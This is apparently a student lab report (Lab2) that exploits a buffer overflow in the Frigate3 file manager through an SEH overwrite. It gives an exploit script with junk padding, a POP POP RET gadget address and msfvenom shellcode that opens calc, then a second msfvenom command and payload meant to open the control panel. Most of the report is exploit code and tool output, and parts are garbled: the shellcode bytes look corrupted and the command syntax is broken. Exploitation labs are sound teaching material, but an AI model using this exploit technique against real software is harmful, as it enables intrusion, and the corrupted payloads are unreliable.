

Lab2

k.suchith reddy

18bcn7012

Script:

```


1  exploit2.py
2
3  junk="A" * 4112
4
5  nops="\x48\x20\x50\x90"
6
7  seh="\x48\x0C\x01\x40"
8
9
10
11  #48010C40  5B      POP     EBX
12  #48010C4C  5D      POP     EBP
13  #48010C4D  C3      RETN
14  #POP EBX, POP EBP, RETN | [rtlib6.bpl] [C:\Program Files\Frigate3\rtlib6
15
16  nops="\x90" * 50
17
18  # exploit -o x86 --platform windows -p windows/nc64 CMD=calc -e x86/a
19
20  buf = b""
21  buf += b"\x39\x21\xdb\xcd\xdf\x72\xf4\x5f\x57\x59\x49\x49\x49"
22  buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43"
23  buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
24  buf += b"\x61\x51\x32\x61\x42\x32\x42\x42\x30\x42\x42\x41\x42"
25  buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x46"
26  buf += b"\x52\x75\x50\x75\x50\x47\x70\x51\x70\x4b\x39\x58\x65"
27  buf += b"\x55\x61\x6b\x70\x50\x64\x6c\x4b\x30\x50\x74\x70\x6e"
28  buf += b"\x6b\x66\x32\x36\x6c\x6e\x6b\x31\x42\x45\x44\x6e\x6b"
29  buf += b"\x54\x32\x51\x38\x34\x4f\x6d\x67\x42\x6a\x34\x66\x44"
30  buf += b"\x71\x39\x6f\x4e\x4c\x35\x6c\x70\x61\x63\x4c\x77\x72"
31  buf += b"\x66\x4c\x77\x50\x7a\x61\x5a\x5f\x44\x4d\x56\x61\x79"
32  buf += b"\x57\x58\x62\x6a\x52\x53\x62\x71\x47\x6c\x4b\x53\x62"
33  buf += b"\x44\x50\x4c\x4b\x63\x7a\x57\x4c\x4e\x6b\x30\x4c\x72"
34  buf += b"\x31\x73\x48\x59\x73\x71\x58\x55\x51\x5a\x71\x46\x31"
35  buf += b"\x4e\x6b\x76\x39\x45\x70\x75\x51\x39\x43\x6e\x6b\x67"
36  buf += b"\x39\x75\x48\x5a\x43\x57\x4a\x43\x79\x4c\x4b\x37\x44"

```

Payload Generated:

[illegible]


App Crashes:



The app crashes and calculator opens:

Change the default trigger to open the control panel:

```
root@kali:~# msfvenom -a x86 --platform windows -p windows/exec CMD-control -e x86/alpha_mixed -b '\x00\xff\x09\x0a\x0d' -t python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 446 (iteration=0)
x86/alpha_mixed chosen with final size 446
Payload size: 446 bytes
Final size of python file: 2286 bytes
buf = b""
buf += b"\x09\x0f\x02\x02\x09\x07\x0a\x0f\x02\x05\x09\x09\x09"
buf += b"\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09\x09"
buf += b"\x07\x01\x05\x08\x01\x08\x08\x01\x01\x03\x01\x08\x01\x08\x01"
buf += b"\x01\x01\x02\x01\x01\x02\x02\x02\x03\x02\x02\x01\x02"
buf += b"\x08\x08\x08\x01\x01\x07\x04\x09\x09\x09\x09\x08\x08\x08"
buf += b"\x02\x07\x09\x02\x08\x02\x03\x08\x05\x08\x08\x09\x08\x03"
buf += b"\x08\x01\x07\x08\x08\x01\x04\x08\x08\x07\x08\x08\x07\x08\x08"
buf += b"\x08\x03\x02\x04\x04\x04\x08\x07\x02\x02\x04\x04\x08\x04"
buf += b"\x02\x02\x02\x05\x07\x07\x08\x0f\x07\x01\x05\x07\x01\x02\x05"
buf += b"\x08\x04\x01\x03\x08\x08\x01\x08\x08\x08\x08\x08\x03\x01\x05"
buf += b"\x07\x08\x02\x08\x07\x08\x03\x08\x03\x08\x03\x08\x07\x08"
buf += b"\x08\x08\x08\x08\x04\x07\x07\x07\x08\x08\x08\x08\x04\x07"
buf += b"\x07\x01\x08\x07\x08\x08\x02\x08\x08\x07\x01\x05\x07\x01\x02\x01"
buf += b"\x08\x08\x02\x07\x09\x01\x08\x08\x01\x04\x07\x08\x08\x01"
buf += b"\x09\x08\x07\x09\x09\x02\x08\x08\x01\x02\x09\x04\x08\x04\x07"
buf += b"\x08\x08\x07\x01\x08\x08\x07\x01\x08\x08\x08\x08\x08\x08"
buf += b"\x01\x08\x08\x07\x04\x08\x07\x01\x01\x09\x07\x05\x07\x08\x08"
buf += b"\x08\x05\x08\x07\x05\x03\x03\x08\x08\x08\x08\x08\x08\x07"
buf += b"\x08\x04\x04\x03\x03\x03\x09\x07\x01\x08\x08\x08\x07\x07"
buf += b"\x01\x04\x04\x07\x01\x08\x03\x03\x08\x08\x08\x04\x04\x08"
buf += b"\x08\x08\x08\x08\x03\x08\x05\x08\x08\x01\x08\x03\x08\x08"
buf += b"\x05\x05\x04\x08\x08\x08\x01\x08\x08\x08\x09\x08\x04\x07"
buf += b"\x04\x04\x08\x04\x08\x08\x08\x01\x04\x03\x03\x08\x01\x04\x04"
buf += b"\x08\x07\x02\x08\x08\x08\x08\x08\x01\x08\x08\x03\x05\x07\x01"
buf += b"\x08\x08\x08\x08\x05\x04\x02\x07\x05\x08\x05\x08\x07\x08\x02"
buf += b"\x09\x03\x08\x08\x03\x08\x08\x07\x08\x0f\x08\x07\x08\x04"
buf += b"\x08\x05\x08\x08\x08\x08\x07\x08\x04\x04\x09\x02\x08\x03\x01"
buf += b"\x08\x08\x04\x05\x05\x0f\x08\x08\x08\x08\x08\x08\x08\x08"
buf += b"\x07\x04\x02\x05\x03\x04\x08\x08\x02\x08\x07\x02\x03\x07\x02"
buf += b"\x08\x0f\x04\x04\x07\x07\x08\x03\x03\x09\x08\x08\x07\x01"
buf += b"\x07\x02\x04\x07\x02\x04\x07\x01\x04\x02\x02\x05\x08\x07\x04"
buf += b"\x03\x08\x01\x01"
```



The app crashes and the control panel opens:

